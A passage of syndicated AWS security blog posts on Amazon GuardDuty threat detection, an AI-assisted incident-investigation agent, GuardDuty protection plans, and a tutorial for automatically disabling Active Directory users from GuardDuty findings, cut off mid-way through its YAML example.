Confirm GuardDuty is enabled across all accounts and Regions with Runtime Monitoring enabled for comprehensive coverage. Integrate GuardDuty with AWS Security Hub and Amazon EventBridge or third-party tooling to enable automated response workflows and rapid remediation of high-severity findings. Implement container security controls, including image scanning policies and monitoring for unusual CPU allocation requests in ECS task definitions. Finally, establish specific incident response procedures for crypto mining attacks, including documented steps to handle instances with disabled API termination—a technique used by this attacker to complicate remediation efforts.

If you believe your AWS account has been impacted by a crypto mining campaign, refer to remediation steps in the GuardDuty documentation: Remediating potentially compromised AWS credentials, Remediating a potentially compromised EC2 instance, and Remediating a potentially compromised ECS cluster.

To stay up to date on the latest techniques, visit the Threat Technique Catalog for AWS.


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Kyle Koeller
Kyle Koeller

Kyle is a security engineer in the GuardDuty team with a focus on threat detection. He is passionate about cloud threat detection and offensive security, and he holds the following certifications: CompTIA Security+, PenTest+, CompTIA Network Vulnerability Assessment Professional, and SecurityX. When not working, Kyle enjoys spending his time in the gym and exploring New York City.

Amazon GuardDuty adds Extended Threat Detection for Amazon EC2 and Amazon ECS

Post Syndicated from Betty Zheng (郑予彬) original https://aws.amazon.com/blogs/aws/amazon-guardduty-adds-extended-threat-detection-for-amazon-ec2-and-amazon-ecs/

Today, we’re announcing new enhancements to Amazon GuardDuty Extended Threat Detection with the addition of two attack sequence findings for Amazon Elastic Compute Cloud (Amazon EC2) instances and Amazon Elastic Container Service (Amazon ECS) tasks. These new findings build on the existing Extended Threat Detection capabilities, which already combine sequences involving AWS Identity and Access Management (IAM) credential misuse, unusual Amazon Simple Storage service (Amazon S3) bucket activity, and Amazon Elastic Kubernetes Service (Amazon EKS) cluster compromise. By adding coverage for EC2 instance groups and ECS clusters, this launch expands sequence-level visibility to virtual machine and container environments that support the same application. Together, these capabilities provide a more consistent and unified way to detect multistage activity across diverse Amazon Web Services (AWS) workloads.

Modern cloud environments are dynamic and distributed, often running virtual machines, containers, and serverless workloads at scale. Security teams strive to maintain visibility across these environments and connect related activities that might indicate complex, multistage attack sequences. These sequences can involve multiple steps, such as establishing initial access and persistence, providing missing credentials or performing unexpected data access, that unfold over time and across different sources. GuardDuty Extended Threat Detection automatically links these signals using AI and machine learning (ML) models trained at AWS scale to build a complete picture of the activity and surface high-confidence insights to help customers prioritize response actions. By combining evidence from diverse sources, this analysis produces high-fidelity, unified findings that would otherwise be difficult to infer from individual events.

How it works
Extended Threat Detection analyzes multiple types of security signals, including runtime activity, malware detections, VPC Flow Logs, DNS queries, and AWS CloudTrail events to identify patterns that represent a multistage attack across Amazon EC2 and Amazon ECS workloads. Detection works with the GuardDuty foundational plan, and turning on Runtime Monitoring for EC2 or ECS adds deeper process and network-level telemetry that strengthens signal analysis and increases the completeness of each attack sequence.

The new attack sequence findings combine runtime and other observed behaviors across the environment into a single critical-severity sequence. Each sequence includes an incident summary, a timeline of observed events, mapped MITRE ATT&CK® tactics and techniques, and remediation guidance to help you understand how the activity unfolded and which resources were affected.

EC2 instances and ECS tasks are often created and replaced automatically through Auto Scaling groups, shared launch templates, Amazon Machine Images (AMIs), IAM instance profiles, or cluster-level deployments. Because these resources commonly operate as part of the same application, activity observed across them might originate from a single underlying compromise. The new EC2 and ECS findings analyze these shared attributes and consolidate related signals into one sequence when GuardDuty detects a pattern affecting the group.

When a sequence is detected, the GuardDuty console highlights any critical-severity sequence findings on the Summary page, with the affected EC2 instance group or ECS cluster already identified. Selecting a finding opens a consolidated view that shows how the resources are connected, which signals contributed to the sequence, and how the activity progressed over time, helping you quickly understand the scope of impact across virtual machine and container workloads.

In addition to viewing sequences in the console, you can also see these findings in AWS Security Hub, where they appear on the new exposure dashboards alongside other GuardDuty findings to help you understand your overall security risk in one place. This detailed view establishes the context for interpreting how the analysis brings related signals together into a broader attack sequence.

Together, the analysis model and grouping logic give you a clearer, consolidated view of activity across virtual machine and container workloads, helping you focus on the events that matter instead of investigating numerous individual findings. By unifying related behaviors into a single sequence, Extended Threat Detection helps you assess the full context of an attack path and prioritize the most urgent remediation actions.

Now available
Amazon GuardDuty Extended Threat Detection with expanded coverage for EC2 instances and ECS tasks is now available in all AWS Regions where GuardDuty is offered. You can start using this capability today to detect coordinated, multistage activity across virtual machine and container workloads by combining signals from runtime activity, malware execution, and AWS API activity.

This expansion complements the existing Extended Threat Detection capabilities for Amazon EKS, providing unified visibility into coordinated, multistage activity across your AWS compute environment. To learn more, visit the Amazon GuardDuty product page.

Betty

Accelerate investigations with AWS Security Incident Response AI-powered capabilities

Post Syndicated from Daniel Begimher original https://aws.amazon.com/blogs/security/accelerate-investigations-with-aws-security-incident-response-ai-powered-capabilities/

If you’ve ever spent hours manually digging through AWS CloudTrail logs, checking AWS Identity and Access Management (IAM) permissions, and piecing together the timeline of a security event, you understand the time investment required for incident investigation. Today, we’re excited to announce the addition of AI-powered investigation capabilities to AWS Security Incident Response that automate this evidence gathering and analysis work.

AWS Security Incident Response helps you prepare for, respond to, and recover from security events faster and more effectively. The service combines automated security finding monitoring and triage, containment, and now AI-powered investigation capabilities with 24/7 direct access to the AWS Customer Incident Response Team (CIRT).

While investigating a suspicious API call or unusual network activity, scoping and validation require querying multiple data sources, correlating timestamps, identifying related events, and building a complete picture of what happened. Security operations center (SOC) analysts devote a significant amount of time to each investigation, with roughly half of that effort spent manually gathering and piecing together evidence from various tools and complex logs. This manual effort can delay your analysis and response.

AWS is introducing an investigative agent to Security Incident Response, changing this paradigm and adding layers of efficiency. The investigative agent helps you reduce the time required to validate and respond to potential security events. When a case for a security concern is created, either by you or proactively by Security Incident Response, the investigative agent asks clarifying questions to make sure it understands the full context of the potential security event. It then automatically gathers evidence from CloudTrail events, IAM configurations, and Amazon Elastic Compute Cloud (Amazon EC2) instance details and even analyzes cost usage patterns. Within minutes, it correlates the evidence, identifies patterns, and presents you with a clear summary.

How it works in practice

Before diving into an example, let’s paint a clear picture of where the investigative agent lives, how it’s accessed, and its purpose and function. The investigative agent is built directly into Security Incident Response and is automatically available when you create a case. Its purpose is to act as your first responder—gathering evidence, correlating data across AWS services, and building a comprehensive timeline of events so you can quickly move from detection to recovery.

For example: you discover that AWS credentials for an IAM user in your account were exposed in a public GitHub repository. You need to understand what actions were taken with those credentials and properly scope the potential security event, including lateral movement and reconnaissance operations. You need to identify persistence mechanisms that might have been created and determine the appropriate containment steps. To get started, you create a case in the Security Incident Response console and describe the situation.

Here’s where the agent’s approach differs from traditional automation: it asks clarifying questions first. When were the credentials first exposed? What’s the IAM user name? Have you already rotated the credentials? Which AWS account is affected?

This interactive step gathers the appropriate details and metadata before it starts gathering evidence. Specifically, you’re not stuck with generic results—the investigation is tailored to your specific concern.

After the agent has what it needs, it investigates. It looks up CloudTrail events to see what API calls were made using the compromised credentials, pulls IAM user and role details to check what permissions were granted, identifies new IAM users or roles that were created, checks EC2 instance information if compute resources were launched, and analyzes cost and usage patterns for unusual resource consumption. Instead of you querying each AWS service, the agent orchestrates this automatically.

Within minutes, you get a summary, as shown in the following figure. The investigation summary includes a high-level summary and critical findings, which include the credential exposure pattern, observed activity and the timeframe, affected resources, and limiting factors.

This response was generated using AWS Generative AI capabilities. You are responsible for evaluating any recommendations in your specific context and implementing appropriate oversight and safeguards. Learn more about AWS Responsible AI requirements.

Note: The preceding example is representative output. Exact formatting will vary depending on findings.

The investigation summary includes various tabs for detailed information, such as technical findings with an events timeline, as shown in the following figure:

Figure 2 – Security event timeline

Figure 2 – Security event timeline

When seconds count, this transparency is paramount to a quick, high-fidelity, and accurate response—especially if you need to escalate to the AWS CIRT, a dedicated group of AWS security experts, or explain your findings to leadership, creating a single lens for stakeholders to view the incident.

When the investigation is complete, you have a high-resolution picture of what happened and can make informed decisions about containment, eradication, and recovery. For the preceding exposed credentials scenario, you might need to:

  • Delete the compromised access keys
  • Remove the newly created IAM role
  • Terminate the unauthorized EC2 instances
  • Review and revert associated IAM policy changes
  • Check for additional access keys created for other users.

When you engage with the CIRT, they can provide additional guidance on containment strategies based on the evidence the agent gathered.

What this means for your security operations

The leaked credentials scenario shows what the agent can do for a single incident. But the bigger impact is on how you operate day-to-day:

  • You spend less time on evidence collection. The investigative agent automates the most time-consuming part of investigations—gathering and correlating evidence from multiple sources. Instead of spending an hour on manual log analysis, you can spend most of that time on making containment decisions and preventing recurrence.
  • You can investigate in plain language. The investigative agent uses natural language processing (NLP), which you can use to describe what you’re investigating in plain language, such as unusual API calls from IP address X or data access from terminated employee’s credentials, and the agent translates that into the technical queries needed. You don’t need to be an expert in AWS log formats or know the exact syntax for querying CloudTrail.
  • You get a foundation for high-fidelity and accurate investigations. The investigative agent handles the initial investigation—gathering evidence, identifying patterns, and providing a comprehensive summary. If your case requires deeper analysis or you need guidance on complex scenarios, you can engage with the AWS CIRT, who can immediately build on the work the agent has already done, speeding up their response time. They see the same evidence and timeline, so they can focus on advanced threat analysis and containment strategies rather than starting from scratch.

Getting started

If you already have Security Incident Response enabled, the AI-powered investigation capabilities are available now—no additional configuration needed. Create your next security case and the agent will start working automatically.

If you’re new to Security Incident Response, here’s how to set it up:

  1. Enable Security Incident Response through your AWS Organizations management account. This takes a few minutes through the AWS Management Console and provides coverage across your accounts.
  2. Create a case. Describe what you’re investigating; you can do this through the Security Incident Response console or an API, or set up automatic case creation from Amazon GuardDuty or AWS Security Hub alerts.
  3. Review the analysis. The agent presents its findings through the Security Incident Response console, or you can access them through your existing ticketing systems such as Jira or ServiceNow.

The investigative agent uses the AWS Support service-linked role to gather information from your AWS resources. This role is automatically created when you set up your AWS account and provides the necessary access for Support tools to query CloudTrail events, IAM configurations, EC2 details, and cost data. Actions taken by the agent are logged in CloudTrail for full auditability.

The investigative agent is included at no additional cost with Security Incident Response, which now offers metered pricing with a free tier covering your first 10,000 findings ingested per month. Beyond that, findings are billed at rates that decrease with volume. With this consumption-based approach, you can scale your security incident response capabilities as your needs grow.

How it fits with existing tools

Security Incident Response cases can be created by customers or proactively by the service. The investigative agent is automatically triggered when a new case is created, and cases can be managed through the console, API, or Amazon EventBridge integrations.

You can use EventBridge to build automated workflows that route security events from GuardDuty, Security Hub, and Security Incident Response itself to create cases and initiate response plans, enabling end-to-end detection-to-investigation pipelines. Before the investigative agent begins its work, the service’s auto-triage system monitors and filters security findings from GuardDuty and third-party security tools through Security Hub. It uses customer-specific information, such as known IP addresses and IAM entities, to filter findings based on expected behavior, reducing alert volume while escalating alerts that require immediate attention. This means the investigative agent focuses on alerts that actually need investigation.

Conclusion

In this post, I showed you how the new investigative agent in AWS Security Incident Response automates evidence gathering and analysis, reducing the time required to investigate security events from hours to minutes. The agent asks clarifying questions to understand your specific concern, automatically queries multiple AWS data sources, correlates evidence, and presents you with a comprehensive timeline and summary while maintaining full transparency and auditability.

With the addition of the investigative agent, Security Incident Response customers now get the speed and efficiency of AI-powered automation, backed by the expertise and oversight of AWS security experts when needed.

The AI-powered investigation capabilities are available today in all commercial AWS Regions where Security Incident Response operates. To learn more about pricing and features, or to get started, visit the AWS Security Incident Response product page.

If you have feedback about this post, submit comments in the Comments section below.

Daniel Begimher

Daniel Begimher

Daniel is a Senior Security Engineer in Global Services Security, specializing in cloud security, application security, and incident response. He co-leads the Application Security focus area within the AWS Security and Compliance Technical Field Community, holds all AWS certifications, and authored Automated Security Helper (ASH), an open source code scanning tool.

Navigating Amazon GuardDuty protection plans and Extended Threat Detection

Post Syndicated from Nisha Amthul original https://aws.amazon.com/blogs/security/navigating-amazon-guardduty-protection-plans-and-extended-threat-detection/

Organizations are innovating and growing their cloud presence to deliver better customer experiences and drive business value. To support and protect this growth, organizations can use Amazon GuardDuty, a threat detection service that continuously monitors for malicious activity and unauthorized behavior across your AWS environment. GuardDuty uses artificial intelligence (AI), machine learning (ML), and anomaly detection using both AWS and industry-leading threat intelligence to help protect your AWS accounts, workloads, and data. Building on these foundational capabilities, GuardDuty offers a comprehensive suite of protection plans and the Extended Threat Detection feature.

In this post, we explore how to use these features to provide robust security coverage for your AWS workloads, helping you detect sophisticated threats across your AWS environment.

Understanding GuardDuty protection plans

GuardDuty starts with foundational security monitoring, which analyzes AWS CloudTrail management events, Amazon Virtual Private Cloud (Amazon VPC) Flow Logs, and DNS logs. Building on this foundation, GuardDuty offers several protection plans that extend its threat detection capabilities to additional AWS services and data sources. These protection plans are optional features that analyze data from specific AWS services in your environment to provide enhanced security coverage. GuardDuty offers the flexibility to customize how new accounts inherit protection plans, so you can add coverage for your accounts or select specific accounts based on your security needs. You can enable or disable these protection plans at any time to align with your evolving workload requirements.

Here are the available GuardDuty protection plans and their capabilities:

GuardDuty protection plan Description
S3 Protection Identifies potential security risks such as data exfiltration and destruction attempts in your Amazon Simple Storage Service (Amazon S3) buckets.
EKS Protection EKS audit log monitoring analyzes Kubernetes audit logs from your Amazon Elastic Kubernetes Service (Amazon EKS) clusters for potentially suspicious and malicious activities.
Runtime Monitoring Monitors and analyzes operating system-level events on your Amazon EKS, Amazon Elastic Compute Cloud (Amazon EC2), and Amazon Elastic Container Service (Amazon ECS) (including AWS Fargate), to detect potential runtime threats.
Malware Protection for EC2 Detects the potential presence of malware by scanning the Amazon Elastic Block Store (Amazon EBS) volumes associated with your EC2 instances. There is an option to use this feature on-demand.
Malware Protection for S3 Detects the potential presence of malware in the newly uploaded objects within your S3 buckets.
RDS Protection Analyzes and profiles your RDS login activity for potential access threats to the supported Amazon Aurora and Amazon Relational Database Service (Amazon RDS) databases.
Lambda Protection Monitors AWS Lambda network activity logs, starting with VPC Flow Logs, to detect threats to your Lambda functions. Examples of these potential threats include crypto mining and communicating with malicious servers.

Let’s explore how these protection plans help secure different aspects of your AWS environment.

S3 Protection

S3 Protection extends threat detection capabilities of GuardDuty to your S3 buckets by monitoring object-level API operations. Beyond basic monitoring, it analyzes patterns of behavior to detect sophisticated threats. When a threat actor attempts to exfiltrate data, GuardDuty can detect unusual sequences of API calls, such as ListBucket operations followed by suspicious GetObject requests from unusual locations. It also identifies potential security risks like attempts to disable S3 server access logging or unauthorized changes to bucket policies that could indicate an attempt to make buckets public. For instance, GuardDuty would generate an UnauthorizedAccess finding if it detects these suspicious API calls originating from known malicious IP addresses.

EKS Protection

For containerized workloads, EKS Protection monitors your Amazon EKS clusters’ control plane audit logs for security threats. It’s specifically designed to detect container-based exploits by analyzing Kubernetes audit logs from your EKS clusters. GuardDuty detects scenarios such as containers deployed with suspicious characteristics (like known malicious images), attempted privilege escalation through role binding modifications, and suspicious service account activities that could indicate compromise of your Kubernetes environment. When detecting such activities, GuardDuty would generate a PrivilegeEscalation finding, alerting you to potential unauthorized access attempts within your clusters. For a comprehensive understanding of the tactics, techniques, and procedures (TTPs), see the AWS Threat Technique Catalog.

Runtime Monitoring

Runtime Monitoring provides deeper visibility into potential threats by analyzing runtime behavior in EC2 instances, EKS clusters, and container workloads. This capability detects threats that manifest at the operating system level by monitoring process executions, file system changes, and network connections. GuardDuty can identify defense evasion tactics, execution of suspicious processes, and file access patterns indicating potential malware activity. For example, if a compromised instance attempts to disable security monitoring or creates unusual processes, GuardDuty would generate a Runtime finding indicating potential malicious activity at the OS level.

Malware Protection

Malware Protection offers two distinct capabilities: scanning EBS volumes attached to EC2 instances and scanning objects uploaded to S3 buckets. For EC2 instances, GuardDuty can perform both agentless scan-on-demand and continuous scanning of EBS volumes, detecting both known malware and potentially malicious files using advanced heuristics. For S3, it automatically scans newly uploaded objects, helping protect against malware distribution through your S3 buckets. When malware is detected, GuardDuty generates a Malware finding, specifying whether the threat was found in an EC2 instance or S3 bucket, helping you quickly identify and respond to the threat.

RDS Protection

RDS Protection focuses on database security by analyzing login activity for supported Amazon Aurora databases. It creates behavioral baselines of normal database access patterns and can detect anomalous sign-in attempts that might indicate unauthorized access attempts. This includes detecting unusual sign-in patterns, access from unexpected locations, and potential database compromise attempts. When suspicious database access is detected, GuardDuty generates an RDS finding, alerting you to potential unauthorized access or credential compromise.

Lambda Protection

Lambda Protection monitors your serverless applications by analyzing Lambda function activity through VPC Flow Logs. It can detect threats specific to serverless environments, such as when Lambda functions exhibit signs of compromise through unexpected network connections or potential cryptocurrency mining activity. If a Lambda function attempts to communicate with known malicious IP addresses or shows signs of cryptojacking, GuardDuty will generate a Lambda finding, so you can quickly identify and remediate compromised functions.

Each protection plan adds specialized detection capabilities designed for specific workload types, working together to provide comprehensive threat detection across your AWS environment. By enabling the protection plans relevant to your workloads, you can help make sure that GuardDuty provides targeted security monitoring for your specific use cases

Tailoring GuardDuty protection plans to your workload types

To maximize threat detection coverage, consider enabling all applicable GuardDuty protection plans across your AWS environment. This approach helps provide comprehensive coverage while maintaining cost efficiency, because you’re only charged for active protections on resources that exist in your account. For example, if you don’t use Amazon EKS, you won’t incur charges for EKS Protection even if it’s enabled. This strategy also helps facilitate automatic security coverage if teams deploy new services, without requiring immediate security team intervention. You retain the flexibility to adjust your protection plans at any time as your workload requirements evolve.

Based on AWS security best practices, we offer recommendations for different protection plan combinations aligned with common workload profiles. These recommendations help you understand how different protection plans work together to secure your specific architectures. For Amazon EC2 and Amazon S3 workloads, GuardDuty recommends Foundational, Amazon S3 Protection, and Amazon GuardDuty Malware Protection for Amazon EC2 to detect threats to compute instances, data storage, and AWS Identity and Access Management (IAM) misuse.

Container-heavy environments using Amazon EKS and Amazon ECS benefit from Foundational, Amazon EKS Protection, Amazon GuardDuty Runtime Monitoring, and Amazon GuardDuty Malware Protection for Amazon EC2. These plans work together to monitor container control-plane and runtime for threats and malware.

For serverless-first architectures built on Lambda, GuardDuty suggests Foundational, AWS Lambda Protection, and Amazon S3 Protection (if using Amazon S3 triggers) to identify anomalous function behavior and suspicious traffic patterns.

Data systems using Amazon Aurora or Amazon RDS should consider Foundational, Amazon RDS Protection, Amazon S3 Protection, and Amazon GuardDuty Malware Protection for Amazon S3. This combination helps detect anomalous database sign-ins and potential S3 bucket misuse.

For regulated environments or those implementing zero-trust architectures, enabling all GuardDuty protection plans helps provide comprehensive threat detection coverage that can support your broader security monitoring and compliance program requirements.

For quick reference, here’s what protection plans you should use to actively monitor your different workload types:

Workload profile Expected security outcomes Recommended GuardDuty plans
Amazon EC2 and Amazon S3 Detect threats to compute instances, data storage, and IAM misuse Foundational, Amazon S3 Protection, and Amazon GuardDuty Malware Protection for Amazon EC2
Container-heavy (Amazon EKS, Amazon ECS) Monitor container control-plane and runtime for threats and malware Foundational, Amazon EKS Protection, Amazon GuardDuty Runtime Monitoring, and Amazon GuardDuty Malware Protection for Amazon EC2
Serverless-first (AWS Lambda) Identify anomalous function behavior and suspicious traffic patterns Foundational, GuardDuty Lambda Protection, GuardDuty S3 Protection (if using Amazon S3 triggers), and GuardDuty Runtime Monitoring for ECS on Fargate
Data system (Amazon Aurora or Amazon RDS) Detect anomalous database logins and potential S3 bucket misuse Foundational, Amazon RDS Protection, GuardDuty S3 Protection, and Amazon GuardDuty Malware Protection for Amazon S3
Regulated and Zero-Trust Comprehensive threat detection to support compliance requirements All Amazon GuardDuty protection plans

The power of GuardDuty Extended Threat Detection

Building upon these protection plans, GuardDuty offers Extended Threat Detection by default at no additional cost, using AI/ML capabilities to provide improved threat detection for your applications, workloads, and data. This capability correlates security signals to identify active threat sequences, offering a more comprehensive approach to cloud security.

Extended Threat Detection includes a Critical severity level for the most urgent and high-confidence threats based on correlating multiple steps taken by adversaries, such as privilege discovery, API manipulation, persistence activities, and data exfiltration. Integration with the MITRE ATT&CK® framework allows GuardDuty to map observed activities to tactics and techniques, providing context for security teams. To help teams respond quickly, GuardDuty provides specific remediation recommendations based on AWS best practices for each identified threat.

Real-world protection: Extended Threat Detection in action

To understand how GuardDuty protection plans and Extended Threat Detection work together in practice, let’s examine two sophisticated threat scenarios that security teams commonly face: data compromise and container cluster compromise.

Data compromise detection

GuardDuty Extended Threat Detection continuously analyzes and correlates events across multiple protection plans, providing comprehensive visibility when data compromise attempts occur in Amazon S3. For example, in a recent incident, GuardDuty identified a critical severity attack sequence spanning 24 hours. The sequence began with discovery actions through unusual S3 API calls, progressed to defense evasion through CloudTrail modifications, and culminated in potential data exfiltration attempts.

During the discovery phase, S3 Protection detected an IAM role making unusual ListBuckets and GetObject API calls across multiple buckets—a significant deviation from their normal pattern of accessing only specific assigned buckets. Extended Threat Detection then correlated this suspicious activity with subsequent actions from the same IAM role: attempts to disable CloudTrail logging and modify bucket policies (classic signs of defense evasion), followed by the creation of new access keys. This connected sequence of events, all from the same identity, indicated a progressing exploit moving from initial discovery to establishing persistence through credential creation.

Container environment compromise

Protecting containerized environments requires visibility across multiple layers of your Amazon EKS infrastructure. GuardDuty combines signals from EKS control plane (through EKS Protection), container runtime behavior (through Runtime Monitoring), and foundational infrastructure logs to provide comprehensive threat detection for your Kubernetes clusters. For example, EKS Protection detects suspicious activities at the Kubernetes control plane level, such as unusual kubernetes API server authentication attempts or the creation of service accounts with elevated permissions. Runtime Monitoring provides visibility into container behavior, identifying unexpected privileged commands or suspicious file system access. Together with foundational logs, these components provide multi-layer threat detection for your container workloads.

Here’s how these components worked together in detecting an attack sequence: The exploit began when EKS Protection detected unusual Kubernetes API server authentication attempts from a container within the cluster. Runtime Monitoring simultaneously observed commands that deviated from the container’s baseline behavior, such as privilege escalation attempts and unauthorized system calls. As the exploit progressed, GuardDuty detected the creation of a Kubernetes service account with elevated permissions, followed by attempts to mount sensitive host paths to containers.

The scenario then escalated when the compromised Kubernetes Pod established connections to other Pods across namespaces, suggesting lateral movement. GuardDuty Extended Threat Detection correlated these events with the Pod accessing sensitive Kubernetes secrets and AWS credentials stored in Kubernetes ConfigMaps. The final stage revealed the compromised Pod making AWS API calls using stolen credentials, targeting resources outside the cluster’s normal operational scope.

The detection of this multi-stage attack, spanning container exploitation, privilege escalation, and credential theft, demonstrates the power of the correlation capabilities of Extended Threat Detection. Security teams received a single critical finding that mapped the entire exploit sequence to MITRE ATT&CK® tactics, providing clear visibility into the exploit progression and specific remediation steps.

These real-world scenarios illustrate how GuardDuty protection plans work in concert with Extended Threat Detection to provide deep security insights. The combination of targeted protection plans and AI-powered correlation helps security teams identify and respond to sophisticated threats that might otherwise go unnoticed or be difficult to piece together manually.

Conclusion

GuardDuty protection plans, coupled with its built-in Extended Threat Detection feature, offer a powerful suite of managed detections to secure your AWS environment. By tailoring your security strategy to your specific workload types and using AI-powered insights, you can significantly enhance your ability to detect and respond to sophisticated threats. To get started with GuardDuty protection plans and Extended Threat Detection, visit the GuardDuty console. Each protection plan includes a 30-day trial at no additional cost per AWS account and AWS Region, allowing you to evaluate the security coverage for your specific needs. Remember, you can adjust your enabled plans at any time to align with your evolving security requirements and workload changes. By using these capabilities, you can strengthen your organization’s threat detection and response in the face of evolving security risks.


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Nisha Amthul

Nisha Amthul

Nisha is a Senior Product Marketing Manager at AWS Security, specializing in detection and response solutions. She has a strong foundation in product management and product marketing within the domains of information security and data protection. When not at work, you’ll find her cake decorating, strength training, and chasing after her two energetic kiddos.

Sujay Doshi

Sujay Doshi

Sujay is a Senior Product Manager at AWS, focusing on security services. With over 10 years of experience in product management and software development, he leads the product strategy for Amazon GuardDuty. Prior to AWS, Sujay held leadership roles at various technology companies. He’s passionate about cloud security and describes himself as “a data nerd with a penchant for finding needles in the cyber haystack.

Shachar Hirshberg

Shachar Hirshberg

Shachar was a Senior Product Manager for Amazon GuardDuty with over a decade of experience in building, designing, launching, and scaling enterprise software. He is passionate about further improving how customers harness AWS services to enable innovation and enhance the security of their cloud environments. Outside of work, Shachar is an avid traveler and a skiing enthusiast.

How to automatically disable users in AWS Managed Microsoft AD based on GuardDuty findings

Post Syndicated from Tim Kingdon original https://aws.amazon.com/blogs/security/how-to-automatically-disable-users-in-aws-managed-microsoft-ad-based-on-guardduty-findings/

Organizations are facing an increasing number of security threats, especially in the form of compromised user accounts. Manually monitoring and acting on suspicious activities is not only time-consuming but also prone to human error. The lack of automated responses to security incidents can lead to disastrous consequences, such as data breaches and financial loss.

In this blog post, I show you how to detect suspicious events using Amazon GuardDuty and create an automation from those findings to disable user accounts in AWS Directory Service for Microsoft Active Directory.

This post addresses scenarios where, for example, you have a web server that uses a Microsoft Active Directory user account (service account) to access an application or database resources on other servers, and you want to automate disabling the user account if suspicious activity is detected.

I walk you through how to deploy Microsoft Active Directory in AWS Directory Services, set up GuardDuty to monitor Amazon Elastic Compute Cloud (Amazon EC2) instances, and configure Amazon EventBridge with AWS Step Functions to trigger AWS Systems Manager Run Command to obtain the username and disable the user in Active Directory.

Solution overview

In this example, shown in Figure 1, you deploy a test EC2 instance and enable GuardDuty runtime monitoring. Findings will trigger an EventBridge rule that executes a Step Functions state machine, which runs two Systems Manager Run Command documents that discover the username and disable that user using the directory administration EC2 instance.

Figure 1: Solution architecture

Figure 1: Solution architecture

GuardDuty

GuardDuty is an automated threat detection service that continuously monitors for suspicious activity and unauthorized behavior to protect your AWS accounts, workloads, and data stored in Amazon Simple Storage Service (Amazon S3).

To activate GuardDuty:

  1. Go to GuardDuty on the AWS Management Console.
    1. If you’re activating GuardDuty for the first time, under Try threat detection with GuardDuty, select All Features and then choose Get Started.
    2. If you’ve used GuardDuty before, select Runtime Monitoring and then choose Enable under Runtime Monitoring.
    Figure 2: GuardDuty Runtime Monitoring enabled with EC2 monitoring

    Figure 2: GuardDuty Runtime Monitoring enabled with EC2 monitoring

AWS Managed Microsoft AD

AWS Managed Microsoft AD provides a fully managed service for Microsoft Active Directory (AD) in the AWS Cloud. When you create your directory, AWS deploys two domain controllers in separate Availability Zones that are exclusively yours for high availability. For use cases that require even higher resilience and performance in a specific AWS Region or during specific hours, you can scale AWS Managed Microsoft AD by deploying additional domain controllers to meet your needs. These domain controllers can help load balance, increase overall performance, or provide additional nodes to protect against temporary availability issues. Using AWS Managed Microsoft AD, you can define the correct number of domain controllers for your directory based on your use case.

To deploy a new AWS Managed Microsoft AD:

  1. Go to the Directory Service console.
  2. Choose Set up directory and select AWS Managed Microsoft AD.
  3. Select Standard Edition and enter a Directory DNS name and password.
  4. Select a virtual private cloud (VPC), for this example use the Default VPC.
  5. Choose Create directory.

Directory administration EC2 instance

This directory administration EC2 instance will be used to control the Microsoft Active Directory using AWS Systems Manager.

To deploy the directory administration EC2 instance:

  1. If you have deployed a new directory, you might need to wait 20–45 minutes until the directory status is Active.
  2. Select the Directory ID.
  3. Choose Actions and select Launch directory Administration EC2 Instance, using the default options.

Alternatively, you can build your own Windows EC2 instances with a role that has the AmazonSSMManagedInstanceCore policy, join it to the Active Directory domain, and install Active Directory management tools.

To remotely connect to the directory administration EC2 instance:

  1. Go to the Systems Manager console.
  2. Open Fleet Manager from the navigation pane.
  3. Select the Node ID for the instance with the name ending managementInstance.
  4. Choose Node Actions (top right), select Connect, and then choose Connect with Remote Desktop.
  5. Enter the username admin and the directory password that you set earlier.

Create a test Active Directory user

You will use this test user account to sign in to an EC2 instance and initiate a command that simulates suspicious activity that results in this account being disabled.

To use the directory administration EC2 instance to create a test user on the Active Directory:

  1. From the management EC2 instance, open the start menu, select Windows Administrative Tools and then open Active Directory Users and Computers.
  2. Browse to your Domain, the Domain OU, and then the Users OU, right-click and choose New and then select User.
  3. Create a TestUser user, making sure that you don’t select Account is disabled.

Create a privileged domain service account

You will create this domain user account with delegated permissions to be used by Systems Manager Windows Service.

To use the directory administration EC2 instance to create a service account in AD:

  1. From the management EC2 instance, open the start menu, select Windows Administrative Tools, and then open Active Directory Users and Computers.
  2. Browse to your Domain, the Domain OU, and then the Users OU. Right-click and select New, and then select User
  3. Create an SSMService user, making sure that you don’t select Account is disabled.

To delegate permission to the service account in AD:

  1. Right-click on the Users OU and select Delegate Control.
  2. Choose Next on the Delegation of Control Wizard.
  3. Add the new service user you created earlier and choose Next.
  4. Select Create a custom task to delegate and choose Next.
  5. Select Only the following objects in the folder and select User Objects, then choose Next.
  6. Select General and Property-specific to show the permissions, select Read userAccountControl and Write userAccountControl (near the end of the list), then choose Next and Finish.

To add a service account to the local administrators group:

  1. From the management EC2 instance, open the start menu, select Windows Administrative Tools, and then open Computer Management.
  2. Browse to Local Users and Groups, then to Groups.
  3. Right-click on Administrators and select Properties.
  4. Choose Add to add the new service user you created earlier and choose OK.

Configure Systems Manager

Configure Systems Manager on the directory administration EC2 instance with permission to manage the Active Directory.

To configure Systems Manager:

  1. From the management EC2 instance from the Start Menu, select Windows Administrative Tools, and then open Services.
  2. Locate the Amazon SSM Agent, right-click, and select Properties.
  3. Select the Log On tab and select This account.
  4. Within This account enter the privileged domain username you created earlier followed by @ and then the domain name, for example [email protected]. Enter your password and choose OK.
    Figure 3: Microsoft Windows Services showing Systems Manager Agent settings

    Figure 3: Microsoft Windows Services showing Systems Manager Agent settings

  5. Choose OK on the This account has been granted Log On As A Service right and The new logon name will not take effect until you stop and restart the service popups.
  6. Right-click Amazon SSM Agent and select Restart.

Systems Manager Run Command

Run Command is a feature of Systems Manager that can remotely and securely manage the configuration of your managed nodes. You can use Run Command to automate common administrative tasks and perform one-time configuration changes at scale. You can use Run Command from the console, the AWS Command Line Interface (AWS CLI), AWS Tools for PowerShell, or the AWS SDKs. Run Command is offered at no additional cost.

To create a Run Command document with a PowerShell command to disable domain user accounts:

  1. Go to the AWS Systems Manager console.
  2. Select Documents under Change Management Tools.
  3. Choose Create document and select Command or Session.
  4. Enter a name, for example DisableADUser.
  5. Select document type Command.
  6. Select YAML and then enter the following code:
    ---
    schemaVersion: "2.2"
    description: "Disable AD Users"
    parameters:
      UserName:
        type: String
        description: "(Required) The username to disable."
    mainSteps:
    - action: "aws:runPowerShellScript"
      name: "DisableUser"
      inputs:
        runCommand:
        - "import-module activedirectory"
        - "$disableuser = get-aduser {{ UserName }} | select-object -ExpandProperty DistinguishedName"
